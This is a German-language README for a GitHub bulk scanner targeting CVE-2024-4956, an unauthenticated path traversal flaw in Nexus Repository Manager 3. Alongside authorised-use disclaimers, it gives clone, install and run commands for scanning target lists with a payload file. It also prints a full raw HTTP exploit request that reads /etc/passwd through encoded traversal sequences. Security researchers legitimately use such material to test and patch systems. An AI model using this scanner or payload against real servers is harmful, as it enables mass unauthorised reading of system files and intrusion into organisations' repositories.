 ifconfig-me/cve-2024-4956-bulk-scanner
[CVE-2024-4956] Nexus Repository Manager 3 Massen-Scanner für unauthentifizierte Pfad-Traversierung

Dieses Tool ist ausschließlich für Bildungszwecke und für Tests in Unternehmensumgebungen gedacht. https://twitter.com/nav1n0x/ und https://github.com/ifconfig-me übernehmen keine Verantwortung für die missbräuchliche Verwendung dieses Codes. Benutzung auf eigene Gefahr. Greifen Sie kein Ziel an, für das Sie keine Berechtigung haben. Dieses Tool verwendet den öffentlich veröffentlichten Payload.
Dieser Scanner hilft Sicherheitsbegeisterten, Path-Traversal-Schwachstellen in Nexus-Repository-Zielen in großem Umfang zu scannen.

Der Scanner zeigt die Anzahl der geladenen Ziele und den Status des aktuellen Scans an. Die URLs werden mit drei Statusmeldungen aufgelistet: Timeout, Fail oder Success, basierend auf den Ergebnissen. Stellen Sie sicher, dass targets.txt die Liste der Domains und lfi-payloads.txt die Liste der Payloads enthält. Der Scanner zeigt die aktuell getestete URL an, die bei jeder neuen Anfrage aktualisiert wird, und zeigt jeweils Erfolg oder Misserfolg an. Das Skript speichert auch eine Liste der erfolgreichen URLs im Verzeichnis als successful_urls.txt. Es wird am Ende eine Zusammenfassung der Anzahl erfolgreicher Versuche bereitgestellt.
Stellen Sie sicher, dass Python 3.6+ und pip installiert sind.
Klonen Sie das Repository:
git clone https://github.com/ifconfig-me/CVE-2024-4956-Bulk-Scanner.gitcd CVE-2024-4956-Bulk-ScannerInstallieren Sie die erforderlichen Abhängigkeiten:
pip install -r requirements.txt
Bereiten Sie Ihre Datei targets.txt mit der Liste der Domains und lfi-payloads.txt mit der Liste der Payloads vor.
Führen Sie den Scanner aus:
python3 CVE-2024-4956-scanner.py -d targets.txt -p lfi-payloads.txt

GET /%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f../etc/passwd HTTP/1.1
Host: target.com:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Dieses Tool ist ausschließlich für Bildungszwecke und für Tests in Unternehmensumgebungen gedacht. https://twitter.com/nav1n0x/ und https://github.com/ifconfig-me übernehmen keine Verantwortung für den Code. Benutzung auf eigene Gefahr. Greifen Sie kein Ziel an, für das Sie keine Berechtigung haben.
